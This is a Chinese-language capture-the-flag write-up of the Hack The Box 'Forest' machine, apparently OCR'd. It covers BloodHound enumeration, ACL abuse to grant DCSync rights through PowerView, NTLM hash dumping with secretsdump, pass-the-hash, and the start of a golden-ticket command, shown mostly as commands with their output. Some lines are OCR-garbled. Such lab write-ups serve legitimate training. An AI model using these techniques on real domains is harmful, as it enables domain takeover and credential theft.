
> 安装参考：https://rootsecdev.medium.com/bloodhound-part-1-a-walkthrough-in-lateral-movements-and-paths-to-domain-admin-870dd05abde6
>
> `BloodHound` 是一款将 `Active Directory` 环境可视化为图形的工具。然后，通过提供图形串联的关系来解开新的攻击路径。

安装完成后我们来启动它：



首次启动的话我们需要通过浏览器进入数据页面，新建一个数据库后才能够通过工具进行连接。





上述操作完成后说明 bloodhound 的服务端已经启动完成了，接下来传递客户端至目标服务器上进行 Active Directory 信息收集：

- https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors
- https://github.com/XMCyber/MacHound

也可以在kali里搜索：


```
# find ../ -iname '*SharpHound.exe*'
find: '../run/user/1000/gvfs': 权限不够
../usr/lib/bloodhound/resources/app/Collectors/DebugBuilds/SharpHound.exe
../usr/lib/bloodhound/resources/app/Collectors/SharpHound.exe
../usr/share/metasploit-framework/data/post/SharpHound.exe
^C
```

如果不获得服务器shell但想获的域详情，则需要用到： `bloodhound-python` ，安装： `pip install bloodhound` 。


我这里传递信息收集脚本，执行后将生成的压缩包传递回kali：

```
.*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> ./SharpHound.exe
----------------------------------------------
Initializing SharpHound at 11:52 PM on 7/3/2021
----------------------------------------------

Resolved Collection Methods: Group, Sessions, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain HTB.LOCAL using path CN=Schema,CN=Configuration,DC=htb,DC=local
[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 21 MB RAM
Status: 123 objects finished (+123 61.5)/s -- Using 28 MB RAM
Enumeration finished in 00:00:02.7073916
Compressing data to .\20210703235230_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 11:52 PM on 7/3/2021! Happy Graphing!
```


在kali中将压缩包直接拖拽到工具中即可，待数据全部导入后就可以进一步分析：




首选查看下 `svc-alfresco` 用户关联数据：



点击 `Reachable High Value Targets （可达到的高价值目标）`，帮助获取攻击链：





Active Directory 安全组：`https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/active-directory-security-groups`

根据查询阅读文档，`Account Operators 组的成员可以创建和修改用户并将其添加到不受保护的组中。`

`ACCOUNT OPERATORS@HTB.LOCAL : 成员可以管理域用户和组帐户`

`EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL : 其成员有权读取和修改所有 Windows 帐户和组。`

图中的关联标注：

- `WriteDacl：EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL 组的成员有权修改域 HTB.LOCAL 上的 DACL（自由访问控制列表）。如果将 WriteDacl 滥用到域对象，您可以授予自己 DcSync 权限。`
- `GenericAll：ACCOUNT OPERATORS@HTB.LOCAL 组的成员对 EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL 组具有 GenericAll 权限。`
- `MemberOf：PRIVILEGED IT ACCOUNTS@HTB.LOCAL 组是 ACCOUNT OPERATORS@HTB.LOCAL 组的成员。`
- `Contains：域 HTB.LOCAL 包含用户 ADMINISTRATOR@HTB.LOCAL。`
- `CanPSRemote：PRIVILEGED IT ACCOUNTS@HTB.LOCAL 组的成员能够创建与计算机 FOREST.HTB.LOCAL 的 PSRemote 连接。`
- `GenericWrite：ENTERPRISE ADMINS@HTB.LOCAL 组的成员具有对 PRINT OPERATORS@HTB.LOCAL 组的通用写访问权限。`

关于图标的解释：绿色用户头像=用户、三个黄色头像=用户在、红色小电脑=计算机、绿色小地球=域

```
这里又了解到一个新的名词：**ACE滥用**，以及出现的场景
ForceChangePassword（强制更改密码）：能够在不知道当前密码的情况下更改目标用户的密码。滥用方法：Set-Do
AddMembers（添加成员）：将任意用户，组或计算机添加到目标组。滥用方法：Add-DomainGroupMember。
GenericAll：所有对象控制，包括将其他主体添加到组，在不知道当前密码的情况下更改用户密码，使用用户对象注册
GenericWrite：更新任何未受保护的目标对象的参数值。例如，更新目标用户对象上的“scriptPath”参数值，可以使
WriteOwner：更新目标对象所有者。一旦对象所有者已被更改为攻击者控制的主体，那么攻击者就可以用任何他们认为
WriteDACL：将新的ACE写入目标对象的DACL。例如，攻击者可能会向目标对象的DACL写入新的ACE，使攻击者“完全控
AllExtendedRights：执行与对象的扩展Active Directory权限相关联的任何操作。例如，将主体添加到组并强制更
```

所以这里的逻辑是，用户 `svc-alfresco` 是 `Account Operators` 组的成员， `svc-alfresco` 用户对 `EXCHANGE WINDOWS PERMISSIONS` 组有完全控制（GenericAll）权限， `svc-alfresco` 用户可以修改域 HTB.LOCAL 的访问控制列表。

阶段3.2 使用PowerView赋予DCSync权限


所以按照域链需要将用户添加到该组并授予他 DCSync 权限，尝试将账号添加到域 `Account Operators` 成员中：

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user 0x584a .qwer123 /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
$331000-VK4ADACQNUCA     0x584a                   Administrator
andy                     DefaultAccount           Guest
HealthMailbox0659cc1     HealthMailbox670628e     HealthMailbox6ded678
HealthMailbox7108a4e     HealthMailbox83d6781     HealthMailbox968e74d
HealthMailboxb01ac64     HealthMailboxc0a90c9     HealthMailboxc3d7722
HealthMailboxfc9daad     HealthMailboxfd87238     krbtgt
lucinda                  mark                     santi
sebastien                SM_1b41c9286325456bb     SM_1ffab36a2f5f479cb
SM_2c8eef0a09b545acb     SM_681f53d4942840e18     SM_75a538d3025e4db9a
SM_7c96b981967141ebb     SM_9b69f1b9d2cc45549     SM_c75ee099d0a64c91b
SM_ca8c2ed5bdab4dc9b     svc-alfresco
The command completed with one or more errors.
```


因为 `EXCHANGE WINDOWS PERMISSIONS` 是本地的组，非域，所以这里将其添加至本地组中：

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "EXCHANGE WINDOWS PERMISSIONS" 0x584a /add
The command completed successfully.
```

在对图中链接线右键，会看到 `Help` 选项，点击后会显示利用方式：




查看 `Abuse info` 标签：



根据标签内的提示信息，尝试上传 `/usr/share/windows-resources/powersploit/Recon/PowerView.ps1` 至目标服务器，进行用户的 `DcSync` 权限提升。


```
PS C:\Users\svc-alfresco\Downloads> net user 0x584a Password123! /add /domain
The command completed successfully.
PS C:\Users\svc-alfresco\Downloads> $SecPassword = ConvertTo-SecureString 'Password123!'
PS C:\Users\svc-alfresco\Downloads> $Cred = New-Object System.Management.Automation.PSCr
```



前面都挺顺利的，当进行最后一条命令执行时出现了错误。运行的时候提示没有 `Add-DomainObjectAcl` 方法，然后就去下载了最新的版本：`https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Recon/PowerView.ps1`

但加载完 PowerView 运行 `Add-DomainObjectAcl -Credential $Cred -TargetIdentity htb.local\0x584a -Rights DCSync`，还是存在问题。命令行卡住了，什么也不显示。

在 https://burmat.gitbook.io/security/hacking/domain-exploitation 找到新的参数：`Add-DomainObjectAcl -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity 0x584a -Rights DCSync`



> 复盘时发现 ippsec 用的dev分支：`git clone https://github.com/PowerShellMafia/PowerSploit.git -b dev`，原来的 `Add-DomainObjectAcl` 方法改为了 `Add-ObjectAcl` 方法。

将用户加入本地的 `Remote Management Users` 组中，后续就可以通过RPC进行登录了。

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup 'Remote Management Users' 0×584a /add
The command completed successfully.
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user 0×584a /domain
User name                    0×584a
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/5/2021 7:18:47 AM
Password expires             8/16/2021 7:18:47 AM
Password changeable          7/6/2021 7:18:47 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   7/5/2021 7:23:53 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Exchange Windows Perm*Domain Users
The command completed successfully.
```

此时我尝试性的使用了下 mimikatzd，但并没有什么用。


```
*Evil-WinRM* PS C:\Users\0×584a\Documents> cat mimikatz.txt

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul  4 2021 22:29:55
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(commandline) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0×00000005)

mimikatz(commandline) # exit
Bye!
```

继续 `DCSync` 攻击，DCSync 权限具有 Admin rgiths，因此可以使用 secretsdump 工具从用户中提取所有 NTLM：

```
┌──(root㉿kali)-[/home/kali/hackthebox/Forest/file]
└─# impacket-secretsdump htb/0×584a:@10.10.10.161
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
*Evil-WinRM* PS C:\Users\0×584a\Documents> . ./PowerView.ps1
*Evil-WinRM* PS C:\Users\0×584a\Documents> $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\0×584a\Documents> $Cred = New-Object System.Management.Automation.PSCredential('htb.local\0×584a', $SecPassword)
*Evil-WinRM* PS C:\Users\0×584a\Documents> Add-DomainObjectAcl -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity 0×584a -Rights DCSync
*Evil-WinRM* PS C:\Users\0×584a\Documents>
[work] 1:python3* 2:zsh-                                                                    kali | — 2021-07-05 23:03
```

OK，成功导出用户的NTLM，通过哈希传递成功登录 administrator 会话：



关于金票

金票： https://attack.stealthbits.com/how-golden-ticket-attack-works

```
$ impacket-ticketer -nthash 819af826bb148e603acb0f33d17632f8 -domain-sid S-1-5-21-307266
